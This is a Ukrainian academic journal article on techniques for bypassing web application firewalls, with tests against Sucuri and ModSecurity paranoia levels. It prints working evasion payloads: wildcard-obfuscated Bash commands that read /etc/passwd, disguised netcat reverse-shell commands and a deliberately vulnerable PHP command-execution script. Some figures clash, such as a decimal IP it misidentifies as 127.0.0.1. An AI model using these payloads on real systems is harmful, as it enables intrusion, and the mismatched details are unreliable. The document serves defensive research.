КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 3 (31), 2025
ISSN 2663 - 4023
DOI 10.28925/2663-4023.2025.31.1008
УДК 004.056

Тишик Іван Ярославович
кандидат технічних наук,
доцент кафедри захисту інформації
Національний університет "Львівська політехніка", м. Львів, Україна
ORCID: 0000-0003-1465-5342
ivan.y.tyshyk@lpnu.ua

ДОСЛІДЖЕННЯ МЕХАНІЗМІВ ОБХОДУ ФАЄРВОЛІВ ВЕБ-ДОДАТКІВ

Анотація. Зростаюча залежність сучасних організацій від веб-додатків зумовила істотне збільшення кількості кібератак, спрямованих на порушення їх функціонування, компрометацію даних чи несанкціонований доступ до ресурсів. Зловмисники активно експлуатують уразливості веб-додатків для викрадення конфіденційної інформації, маніпуляцій з базами даних та підриву цілісності сервісів. У відповідь на ці загрози брандмауери для веб-додатків (WAF) стали важливими елементами безпеки, виконуючи функцію фільтрації та контролю трафіку між веб-додатками та Інтернетом. Традиційні WAF, які використовують сигнатурне виявлення, ефективні проти відомих загроз, проте мають труднощі з виявленням нових видів мережевих атак, зокрема атак «нульового дня». Для подолання цих обмежень з'явилися методи виявлення на основі аномалій, які дозволяють оцінити відхилення запитів від нормальної їх поведінки. На цей час широко впроваджуються WAF, які об'єднують сигнатурні та аномальні методи виявлення, використовуючи алгоритми машинного навчання для адаптації до нових загроз. Крім того, у WAF включають методи запобігання втраті даних (DLP) для захисту конфіденційної інформації. Для оцінювання ефективності WAF у роботі проаналізовано дію таких видів атак на веб-системи, як міжсайтовий скриптинг, впровадження SQL-коду та міжсайтова підробка. Також розглянуто основні способи обходу WAF. На основі віртуальної машини з встановленим веб-додатком, який створений для навчання та тестування в сфері кібербезпеки (DVWA) проведено експеримент з обходу WAF із використанням атак типу SQL Injection, XSS, CSRF. Використано шкідливі команди у вигляді запитів із шаблонними символами, які навіть за умови коректно налаштованих фільтраційних правил можуть виявитися досить ефективним способом обходу WAF. З метою захисту веб-аплікацій від шкідливих запитів проведено тестування на основі фаєрвола ModSecurity з рівнями політики PL1–3. Оскільки атаки SQL-ін'єкції залишаються серйозною загрозою, дослідження спрямоване на вивчення існуючих механізмів захисту, виявлення слабких місць та надання рекомендацій для подальших вдосконалень у цій області.

Ключові слова: фаєрвол веб-додатків, мережеві атаки, SQL- ін'єкція, міжсайтовий скриптинг, міжсайтова підробка запиту, Ін'єкція зовнішньої сутності, HTTP-запит

ВСТУП

Незважаючи на значні зусилля в сфері кібербезпеки протягом останнього десятиліття, в програмному коді та його експлуатаційних середовищах залишаються вразливості. Веб-атаки, через великий «атакувальний простір» і відносну простоту їх реалізації, можуть завдавати значних збитків веб-сервісам. Запобігання веб-атакам, таким як міжсайтовий скриптинг (XSS) і SQL-ін'єкції, зазвичай забезпечується брандмауером веб-додатків (Web Application Firewall, WAF), який може бути реалізований у вигляді серверного плагіна або спеціалізованого програмно-апаратного пристрою.

© І.Я. Тишик, 2025

WAF є різновидом зворотного проксі, який аналізує HTTP-трафік і виявляє шаблони атак на основі набору правил або політик. Існує два основних типи WAF: сигнатурні (signature-based) та на основі виявлення аномалій (anomaly-based). У WAF на основі виявлення аномалій можуть використовуватися інструменти машинного навчання. Також існують продукти з гібридним підходом, що поєднують обидва методи.

Поширеним підходом до складання набору правил брандмауера є використання чорного списку (blocklist), який містить шаблони атак, зазвичай у вигляді регулярних виразів. Запити, що відповідають цим шаблонам, вважаються шкідливими і блокуються. Існує кілька причин, чому брандмауер може не спрацювати під час атаки: проблеми в розробці набору правил, відсутність належного налаштування, некоректна конфігурація або помилки в реалізації. Наприклад, відсутність перевірки «на здоров'я» (sanity check) щодо нульових байтів при розборі JSON-файлу є помилкою реалізації, оскільки це дозволяє зловмиснику обійти правила, вставляючи нульові байти [1].

Серед найпоширеніших типів атак виділяють SQL-ін'єкції, міжсайтовий скриптинг (XSS), включення файлів (File Inclusion) та атаки грубої сили (Brute Force). У зв'язку з цим захист веб-додатків є ключовим аспектом побудови комплексної системи кіберзахисту організації [2]. Брандмауер веб-додатків (WAF) є одним із найефективніших інструментів у цьому напрямі. Він виконує роль основного захисного бар'єру між базою даних і клієнтом, що отримує доступ до даних.

Більшість досліджень стверджують, що найкращими підходами для розрізнення зловмисних і авторизованих запитів є використання «чорних» і «білих» списків та здійснення порівняння за шаблонами [2-5]. Однак кількість атак зростає щороку, незалежно від типу брандмауера, що використовується для конкретних додатків.

Постановка проблеми. Попри численні дослідження, які підтверджують ефективність розглянутих підходів фільтрації, кількість атак на веб-додатки невпинно зростає з кожним роком. Це свідчить про те, що традиційні методи захисту не завжди можуть забезпечити належний рівень безпеки, оскільки нові методи атаки постійно еволюціонують. Таким чином, існує нагальна потреба в удосконаленні існуючих механізмів виявлення та запобігання атак, виявленні слабких місць у системах безпеки та розробці нових рішень, що відповідають сучасним викликам у сфері кібербезпеки.

Метою роботи є аналіз наявних інструментів та механізмів виявлення і запобігання атакам на веб-додатки з акцентом на ідентифікацію вразливостей у поточних рішеннях, формулювання практичних рекомендацій для вдосконалення існуючих систем безпеки, що дозволить підвищити їх ефективність у протидії сучасним загрозам.

Аналіз останніх досліджень і публікацій. Міжсайтовий скриптинг (XSS) є типом атаки, яка дозволяє зловмисникам загрожувати взаємодії користувачів з вразливими додатками, оскільки надає можливість обходити політику походження, призначену для відокремлення веб-сайтів. Вразливості XSS зазвичай дозволяють зловмисникам маскуватися під невинних користувачів і виконувати дії, доступні цим користувачам, для отримання їхніх даних [2, 3].

Якщо потерпілий користувач має привілейований доступ, зловмисник може отримати контроль над усіма функціями програми та даними. XSS працює, маніпулюючи вразливим веб-сайтом так, щоб він повертав шкідливий код. Після виконання цього коду в браузері жертви зловмисник може повністю скомпрометувати їхню взаємодію з програмою.

Вплив атаки XSS залежить від характеру додатку, його функціональності та даних, а також стану компрометованого користувача. Наприклад:

- У брошурному додатку з анонімними користувачами та публічною інформацією вплив зазвичай мінімальний.
- У додатках з конфіденційними даними, такими як банківські транзакції, вплив буде суттєвим.
- Якщо компрометований користувач має підвищені привілеї, вплив може бути критичним, що дозволяє зловмиснику контролювати додаток і компрометувати всіх користувачів.

Reflected XSS є найбільш простим видом XSS. Він виникає, коли програма отримує інформацію через HTTP-запит і зберігає її без перевірки. Якщо користувач відвідує URL, створений зловмисником, шкідливий сценарій виконується в контексті сеансу користувача.

Stored XSS виникає, коли програма отримує дані з ненадійного джерела і включає їх у подальші HTTP-відповіді без перевірки. Такі дані можуть надходити через HTTP-запити, наприклад, коментарі до блогу або псевдоніми у чатах [6].

DOM-based XSS виникає, коли програма містить JavaScript на стороні клієнта, який обробляє дані з ненадійного джерела небезпечним способом, зазвичай повертаючи їх у DOM. Якщо зловмисник може контролювати значення поля введення, він може сконструювати шкідливе значення, що спричиняє виконання власного сценарію.

Ін'єкція SQL (SQLI) - це тип атаки, яка дозволяє зловмиснику втручатися у запити, які програма додає до бази даних. Це дозволяє отримувати дані, до яких зловмисник зазвичай не має доступу, включаючи дані інших користувачів. Успішна SQLI-атака може призвести до несанкціонованого доступу до конфіденційних даних, таких як паролі або дані кредитних карток. Багато випадків витоку даних стали наслідком SQLI-атак, що призвело до репутаційних втрат і штрафних санкцій [7].

Міжсайтова підробка запиту (CSRF) є атакою, що спонукає користувачів виконувати небажані дії. Успішна атака CSRF може змусити жертву змінити адреси електронної пошти, паролі або переказувати кошти без їхньої згоди. Якщо компрометований користувач має привілейовану роль, зловмисник може отримати контроль над усіма даними та функціями програми [6]. CSRF може виникати не лише при обробці сеансів на основі файлів cookie, але й у контекстах, де програма автоматично додає запити користувачів.

Ін'єкція зовнішньої сутності XML (XXE) є вразливістю, що дозволяє зловмиснику втручатися в обробку XML-даних. XXE може дозволити зловмиснику переглядати файли на файловій системі сервера та взаємодіяти з резервними або зовнішніми системами. Іноді зловмисник може використовувати XXE, щоб здійснити атаки підробки на стороні сервера (SSRF) [7]. Уразливості XXE виникають через специфікацію XML, яка підтримує потенційно небезпечні функції.

Обхід брандмауера веб-додатків (WAF) є актуальною проблемою для веб-розробників і фахівців з безпеки. WAF призначений для захисту від шкідливих атак, таких як SQL-ін'єкції та XSS, але може також блокувати легітимні запити. Першим кроком в обході WAF є визначення його типу. Різні WAF мають різні методи блокування запитів, тому важливо знати, який тип використовується. Після цього слід визначити правила, що застосовуються WAF для блокування запитів, що можна зробити через аналіз HTTP-запитів і відповідей [2, 7].

Після визначення правил наступним етапом є пошук способу їх обходу, що може включати кодування запитів або використання альтернативних методів і заголовків HTTP. Наприклад, якщо WAF блокує запити з певними ключовими словами, запит

можна закодувати для уникнення блокування. Інший спосіб обходу полягає у використанні проксі-сервера для надсилання запитів без проходження через WAF [7].

Підвищити інтелектуальність і гнучкість брандмауера можна шляхом інтеграції методів машинного навчання та аналізу даних [8]. Удосконалення модуля виявлення аномалій із використанням кастомних моделей дозволить здійснювати складніше виявлення на основі поведінкових моделей. Це можна поєднати з каналами розвідки загроз у реальному часі, що дозволить брандмауеру динамічно оновлювати свої правила. Включення функцій класифікації конфіденційних даних у DLP-модуль також може допомогти забезпечити захист даних від витоків [9].

Підвищення продуктивності та зручності використання брандмауера сприяє формуванню надійної системи безпеки. Впровадження механізмів кешування для неконфіденційних запитів зменшує навантаження на сервер, підвищуючи оперативність системи в періоди інтенсивного трафіку. Інтеграція з балансувальником навантаження також сприяє підтримці продуктивності, ефективно розподіляючи трафік і забезпечуючи високу доступність при значному навантаженні.

Додатково, надання вичерпної документації, включаючи посібники для користувачів і розробників, полегшує розгортання, налаштування та розширення функціоналу брандмауера. Така увага до масштабованості та простоти використання в поєднанні з розширеними функціями безпеки робить брандмауер не лише ефективним, але й адаптованим до різноманітних операційних вимог.

Впровадження налаштовуваних правил фільтрації та автоматичного оновлення сигнатур підвищує адаптивність до нових загроз, а сповіщення в режимі реального часу покращує ефективність реагування. Додавання контролю доступу на основі ролей гарантує, що лише авторизовані користувачі можуть керувати брандмауером [10-13]. Усі ці вдосконалення роблять брандмауер надійним, швидким і зручним для користувача.

ЗАСТОСУВАННЯ ТЕХНІКИ ОБХОДУ WEB APPLICATION FIREWALL

Попри активне впровадження міжмережевих екранів для вебзастосунків (WAF), які виконують функції щодо виявлення та блокування базових атак ін’єкційного типу, сучасні методи тестування на проникнення демонструють численні способи обходу таких механізмів. Зокрема, у випадку використання спеціалізованих інструментів Kali Linux та шаблонних символів (wildcards) у Bash-середовищі, навіть коректно налаштовані фільтраційні правила можуть виявитися неефективними. Це зумовлено як особливостями реалізації деяких WAF-рішень (наприклад, недосконалою обробкою escape-послідовностей), так і здатністю зловмисника комбінувати нестандартні параметри HTTP-запитів для приховання шкідливих команд. Таким чином, дослідження стійкості фаєрвола веб-додатку до його обходу є актуальним. Особливо це важливо при здійснені гібридних атак, які поєднують ін’єкцію команд зі символьними маніпуляціями на рівні оболонки Linux.

Процес тестування веб-систем демонструє наявність варіантів синтаксису Bash, які дозволяють виконувати системні команди, використовуючи лише символи на кшталт знаку питання, слешу, цифр і букв. Певне поєднання цих символів може надати можливість доступу до веб-файлів та каталогів на цільовій машині, обходячи фаєрвол. Це може становити загрозу для безпеки системи, оскільки дозволяє зловмисникам використовувати ці вразливості для несанкціонованого доступу до чутливих даних. Наприклад, шаблон, представлений на рис. 1, відповідає кільком програмам, зокрема:

ISSN 2663 - 4023

/bin/as, /bin/gs, /bin/ls, /bin/ps та /bin/ss. Отримані результати свідчать про те, що вказаний шаблон успішно ідентифікує ці програми в системі. Після запуску цього шаблону на виконання, були виконані команди, що відображаються на рисунку. Це демонструє, які програми були активовані в результаті виконання шаблону.

Також при моделюванні було встановлено, що використання підстановочного синтаксису заданого типу, дозволяє реалізувати певні дії в контексті обходу обмежень систем безпеки. Навіть, якщо вразлива система захищена фаєрволом аплікацій, який блокує запити у GET-параметрах або в тілі POST-запиту, типу /bin/ls, то спроба надіслати прямий запит виду /?exec=cat++//usr//file буде заблокована. Очевидно, що таке подання дає змогу порівняно легко заблокувати IP-адресу атакуючого хоста.

Таким чином, в цьому прикладі доведено, що практично будь-яка структура запиту може бути модифікована за допомогою URL-кодування та символів підстановки, що потенційно дозволяє уникнути фільтрації фаєрвола веб-додатку. Очевидно, що такий запит, будучи надалі розкодованим системою, фактично виконує команду, яка дозволяє успішно обійти встановлені правила безпеки.

```
bash

which /???/?s
/bin/as
/bin/gs
/bin/ls
/bin/ps
/bin/ss
which: no ts in (/lib)
which: no fs in (/sys)
```

Рис. 1. Результат виконання шаблону, який ідентифікує програми в системі

У результаті виконання в середовищі Bash команди запуску виконавчого файлу, що містить символи підстановки, було отримано доступ до середовища хоста (рис. 2). При спробах обійти засоби фільтрації, зокрема механізм фаєрвола веб-додатків, можуть виникати помилки, пов’язані з некоректною інтерпретацією шляхів до файлів або команд. Наприклад, вираз, сформований за допомогою підстановочних символів, таких як «/???/??s», може бути трактований системою як звернення до різних директорій. Якщо система поверне результат у вигляді «директорії», а не виконуваного файлу, буде видано повідомлення про помилку, наприклад: «Is a directory». Ці помилки можуть ускладнити обхід фільтрації та завадити досягненню бажаного результату.

```
root@kali:/# /???/??t /???/p??s??
/bin/cat: /dev/net: Is a directory
/bin/cat: /etc/apt: Is a directory
/bin/cat: /etc/opt: Is a directory
#!/bin/sh
#
# This is not a mistake.  This shell script (/etc/rmt) has been provided
# for compatibility with other Unix-like systems, some of which have
# utilities that expect to find (and execute) rmt in the /etc directory
# on remote systems.
#
exec /usr/sbin/rmt
/bin/cat: /var/opt: Is a directory
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Рис. 2. Помилки інтерпретації шляхів у Bash через символи підстановки

ISSN 2663 - 4023

Знак «?» у Bash-оточенні дозволяє позначити будь-який окремий символ, що відкриває можливості для створення інших шаблонів звернень. Такий підхід особливо корисний у ситуаціях, коли відома лише частина імені файлу або команди, і точне написання містить невизначені символи. Наприклад, команда «ls *.???» дозволяє вивести перелік файлів з багатосимвольними розширеннями (наприклад, .txt, .jpg, .pkt), що зручно при навігації у файловій системі.

Завдяки цій можливості, підстановочні символи можуть бути використані також у цілях створення зворотного підключення до системної оболонки з використанням утиліти «netcat». Замість прямого запису IP-адреси у форматі з крапками, який може бути заблокований на рівні мережевого фільтрування, використовується її десятковий еквівалент. Таке представлення дозволяє обійти обмеження на синтаксис HTTP-запитів.

Для прикладу, команда для запуску зворотного з’єднання у прихованому вигляді може мати такий вигляд: /???/h?p???t -l -e /???/b??n 2020704633 -p 1357. На стороні цільового вузла запускається процес очікування вхідного з’єднання, що реалізується за допомогою команди: /???/h?p???t -l -e /???/b??n 2020704633 -p 1357. У цьому прикладі використовується десяткове представлення IP-адреси (2020704633, що відповідає 127.0.0.1), яке дозволяє уникнути символів крапки, що іноді блокуються системами фільтрації HTTP-запитів. Символи підстановки («?») додатково приховують справжній шлях до виконуваних файлів, таких як /bin/bash чи netcat.

З боку ініціатора з’єднання встановлення сесії відбувається простою командою: nc 127.0.0.1 1357.

Після встановлення з’єднання відкривається доступ до командної оболонки цільової системи, де виконуються стандартні команди. Рис.3 якраз демонструє використання інструментів командного рядка для обходу захисних механізмів та організації прихованого віддаленого доступу.

```
root@HackWare:~# nc 127.0.0.1 1337
cd /
ls -l
итого 72
-rw-r--r--   1 root root     0 окт 16 18:53 0
lrwxrwxrwx   1 root root     7 ноя 16 11:55 bin -> usr/bin
drwxr-xr-x   4 root root  4096 янв 16 05:59 boot
drwxr-xr-x  17 root root  3440 янв 16 09:15 dev
drwxr-xr-x 192 root root 12288 янв 16 09:15 etc
drwxr-xr-x   2 root root  4096 сен 12 09:36 home
lrwxrwxrwx   1 root root    34 янв 11 06:34 initrd.img -> boot/initrd.img-4.19.0-kali1-amd64
lrwxrwxrwx   1 root root    34 янв 11 06:34 initrd.img.old -> boot/initrd.img-4.18.0-kali3-amd64
lrwxrwxrwx   1 root root     7 ноя 16 11:55 lib -> usr/lib
lrwxrwxrwx   1 root root     9 ноя 16 11:55 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 ноя 16 11:55 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 ноя 16 11:55 libx32 -> usr/libx32
drwx------   2 root root 16384 ноя 16 11:55 lost+found
drwxr-xr-x   4 root root  4096 ноя 29 18:22 media
drwxr-xr-x   2 root root  4096 окт 16 18:47 mnt
drwxr-xr-x   4 root root  4096 дек 18 11:38 opt
dr-xr-xr-x 203 root root     0 янв 16 09:15 proc
drwxr-xr-x  20 root root  4096 янв 16 09:17 root
drwxr-xr-x  36 root root   960 янв 16 09:17 run
lrwxrwxrwx   1 root root     8 ноя 16 11:55 sbin -> usr/sbin
drwxr-xr-x   6 root root  4096 дек  3 18:05 snap
drwxr-xr-x   3 root root  4096 ноя 16 11:55 srv
dr-xr-xr-x  13 root root     0 янв 16 09:15 sys
drwxrwxrwt  16 root root  4096 янв 16 10:18 tmp
drwxr-xr-x  15 root root  4096 дек  3 05:16 usr
drwxr-xr-x  14 root root  4096 ноя 23 16:38 var
lrwxrwxrwx   1 root root    31 янв 11 06:34 vmlinuz -> boot/vmlinuz-4.19.0-kali1-amd64
lrwxrwxrwx   1 root root    31 янв 11 06:34 vmlinuz.old -> boot/vmlinuz-4.18.0-kali3-amd64
```

Рис. 3. Доступ до середовища цільової машини

ISSN 2663 - 4023

У попередньому прикладі розглядався сценарій, у якому ініціатор з'єднання запускав процес прослуховування на цільовій машині, до якої, згодом, підключався зловмисник. Однак можлива і зворотна ситуація, коли зловмисник попередньо відкриває порт на своєму хості в режимі очікування запиту на підключення, наприклад за допомогою команди:

nc -l -p 1357

А з'єднання ініціюється вже з боку цільового атакованого пристрою за допомогою згаданої команди.

Тут використане десяткове представлення IP-адреси (2130706433 як еквівалент 127.0.0.1), що дозволяє приховати небажані символи, зокрема крапки (.), які можуть бути заблоковані фаєрволом веб-аплікацій. Замість явних імен системних файлів та виконуваних програм використовуються символи підстановки (наприклад, ?), які дозволяють обійти прості механізми фільтрації.

Порівняльний аналіз показує, що команда: netcat -l -e /bin/bash 127.0.0.1 -p 1357 може бути представлена у вигляді: /???/n???t -ls -e /???/b??h 2020704633 -p 1357

При цьому змінюється зовнішній вигляд команди, проте зберігається функціональність, що дозволяє уникнути шаблонної фільтрації.

Аналогічний підхід використаний і для отримання доступу до вмісту системних файлів, ввівши команду згідно рис.4.

Подана команда виконується на атакуючій машині використовуючи віддалене виконання коду поза веб-фаєрволом. В результаті віддаленого виконання отримано інформацію про файли та каталоги цільової машини (рис. 4). З рисунка видно, що у командному рядку оболонки операційної системи введена команда-запит до цільової машини зі символами, що дозволило запиту пройти повз веб-фаєрвол. Очевидним є те, що для спрацювання цього запиту необхідно бути під правами адміністратора у системі. Результат, повернутий цільовою машиною «200» свідчить про успішність виконання операції.

```
root@kali:~# http 'http://test1.unicresit.it/?c=echo+/???/??ss??'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Server: nginx
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Sucuri-Cache: MISS
X-Sucuri-ID: 15011
X-XSS-Protection: 1; mode=block

ok: Array
(
    [c] => echo /???/??ss??
)
/etc/passwd
```

Рис. 4. Вивід файлів та директорій цільової машини

Отже, можна зробити висновок, що найбільш уразливими є механізми, які покладаються виключно на синтаксичний аналіз HTTP-запитів.

Для тестування техніки обходу Sucuri WAF було створено простий веб-скрипт на мові програмування PHP, який здатний виконувати довільні команди:

ISSN 2663 - 4023

```
<?php
echo 'ok: ';
print_r($_GET);
system($_GET['c']);
?>
```

На рис. 5 продемонстровано результат віддаленого виконання команди на веб-ресурсі цільової машини.



Рис. 5. Результат віддаленого виконання команди на цільовій машині

Отриманий скрін демонструє процес перевірки можливості віддаленого виконання команд на вебресурсі, який захищений системою Sucuri WAF (тестовий домен test1.unicresit.it). Як видно з повідомлення, спроба була заблокована через виявлення ознак атаки типу RFI/LFI. Незважаючи на те, що зазначена причина не зовсім відповідає суті запиту, важливим є сам факт спрацювання WAF, який зупинив потенційно шкідливу дію. Варто зазначити, що системі захисту не обов'язково пояснювати точну причину блокування, якщо запит викликає підозру.

Найбільш інформативною є частина інтерфейсу, де демонструється аналогічний запит, але з використанням символу «?» як маски в параметрі. Результат викликає підозру: запит був пропущений системою захисту, і вебзастосунок виконав передану команду. Це дозволило отримати вміст системного файлу /etc/passwd, а також доступ до початкового коду застосунку або запуск зворотного shell-з'єднання через netcat (яке можна маскувати, наприклад, як /???/n?t??t чи /???/?c). Крім того, зловмисник може скористатися інструментами типу curl чи wget для виявлення реальної IP-адреси сервера з метою обходу WAF.

Варто підкреслити, що тестування проводилося на спрощеному демонстраційному PHP-скрипті, що не відображає реальних умов розгортання вебзастосунку. З погляду безпеки, оцінювання ефективності WAF не повинно обмежуватись кількістю заблокованих запитів. Sucuri не стає менш надійним лише через нездатність захистити навмисно вразливе середовище. Цей важливий нюанс необхідно враховувати при аналізі результатів.

Поданий нижче скрипт (рис. 6) наочно демонструє принцип функціонування кожного з рівнів параної (Paranoia Level, PL) відповідно до правила щодо забезпечення

дотримання протоколу запитів. Зокрема, на рівні PL1 допускається використання символів ASCII у діапазоні від 1 до 255. Зі зростанням рівня політики (до PL4 включно) вимоги стають жорсткішими. У цьому випадку дозволений обмежений набір ASCII-символів, залишаючи тільки невеликий їх діапазон, що істотно знижує ризик потенційно шкідливих запитів. Очевидно, що рівень PL4 веб-фаєрвола є прийнятним для використання на сьогодні.

В роботі проведені тестування веб-фаєрвола на предмет захисту від шкідливих запитів з використанням рівнів PL від 1 до 4.

```
# -=[ Targets and ASCII Ranges ]=-
# 920270: PL1
# REQUEST_URI, REQUEST_HEADERS, ARGS и ARGS_NAMES
# ASCII: 1-255
# Example: Full ASCII range without the null character
# 920271: PL2
# REQUEST_URI, REQUEST_HEADERS, ARGS и ARGS_NAMES
# ASCII: 9,10,13,32-126,128-255
# Example: Full visible ASCII, tab, newline
# 920272: PL3
# REQUEST_URI, REQUEST_HEADERS, ARGS, ARGS_NAMES, REQUEST_BODY
# ASCII: 32-36,38-126
# Example: Visible lowercase ASCII letters without the percent symbol
# 920273: PL4
# ARGS, ARGS_NAMES и REQUEST_BODY
# ASCII: 38,44-46,48-58,61,65-90,95,97-122
```

Рис. 6. Захист від шкідливих запитів на основі різних рівнів PL

Рівень PL0 передбачає практично повну відсутність обмежень, оскільки вимкнено більшість правил фільтрації. Результат моделювання, поданий на рис.7, демонструє, що віддалене виконання потенційно шкідливої команди (RCE-атака), реалізована без жодних перешкод.

```
root@kali:~# http 'http://test1.unicresit.it/?c=/bin/cat+/etc/passwd'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Set-Cookie: tmwtc=151263775854851738131861 4; Path=/;
Transfer-Encoding: chunked

ok: Array
(
    [c] => /bin/cat /etc/passwd
)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Рис.7. Реалізація RCE через ModSecurity на PL0

Під час тестування з використанням PL1 і PL2 (рис. 8) було виявлено, що певні запити, які потенційно можуть призвести до доступу до файлів операційної системи (наприклад, /etc/passwd), не блокуються через використання альтернативних символів.

ISSN 2663 - 4023



Рис.8. Реалізація RCE через ModSecurity на PL1,2

Зокрема, символ питання (?), слеш (/) та пробіл належать до допустимого діапазону символів відповідно до правил, що дозволяє обійти типові механізми виявлення зловмисних команд.

Проведене тестування (рис. 9) на основі PL3 демонструє, що навіть заміна прямого виклику команди cat/etc/passwd на форму c=/?in/cat+/et?/passw?, не розпізнається як загроза на базовому рівні перевірки. Якщо таких символів, як «?», більше за допустиму норму, система може активувати захисне правило типу «виявлення аномалії метасимволів», що призведе до блокування запиту.



Рис.9. Реалізація RCE через ModSecurity на PL3

Наведені приклади підкреслюють важливість вибору максимального рівня фільтрації PL4, оскільки він забезпечує найбільш ретельний захист від потенційних загроз. Використання PL4 дозволяє зменшити ризик несанкціонованого доступу та підвищити безпеку веб-додатків.

ВИСНОВКИ ТА ПЕРСПЕКТИВИ ПОДАЛЬШИХ ДОСЛІДЖЕНЬ

В роботі проаналізовано дію типових видів атак на веб-системи, таких як: міжсайтовий скриптінг, впровадження шкідливого SQL коду, міжсайтова підробка запиту. Також розглянуто основні способи обходу брандмауера веб-додатків. Показано, що фаєрвол вебзастосунків WAF відіграє ключову роль щодо забезпечення безпеки вебресурсів, оскільки виконує функції фільтрації запитів та контролює HTTP-трафік між публічною мережею та веб-додатком. Водночас встановлено, що ефективність функціонування WAF значною мірою залежить від коректності завдання правил налаштування та проведення регулярного аудиту щодо функціоналу захисту. Проте, дізнавшись про тип використовуваного WAF і заданих правил, які він використовує для блокування запитів, встановлено можливості обходу WAF, що продемонстровано у роботі.

З метою проведення моделювання обходу WAF було застосовано віртуальну машину зі встановленим інструментом DVWA, на основі якого змодельовані атаки типу SQL Injection, XSS, CSRF.

Встановлено, що використання як запит шаблонних символів, навіть при коректно налаштованих фільтраційних правилах, можуть виявитися досить ефективним способом обходу WAF. Для захисту веб-аплікацій від такого типу шкідливих запитів, проведено тестування на основі фаєрвола ModSecurity з рівнями політики PL1-3. Проте, моделювання показало, що такий фаєрвол з налаштованими політиками не захищає від шкідливих запитів. Враховуючи отримані результати, запропоновано використовувати ModSecurity PL4, що в більшій мірі здатен захистити веб-аплікації від шкідливих команд.

Напрямки подальших досліджень можуть бути спрямовані на підвищення ефективності виявлення загроз веб-додаткам шляхом застосування штучного інтелекту та машинного навчання для їх аналізу, що значно ускладнить можливість несанкціонованого обходу фаєрволів веб-додатків.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

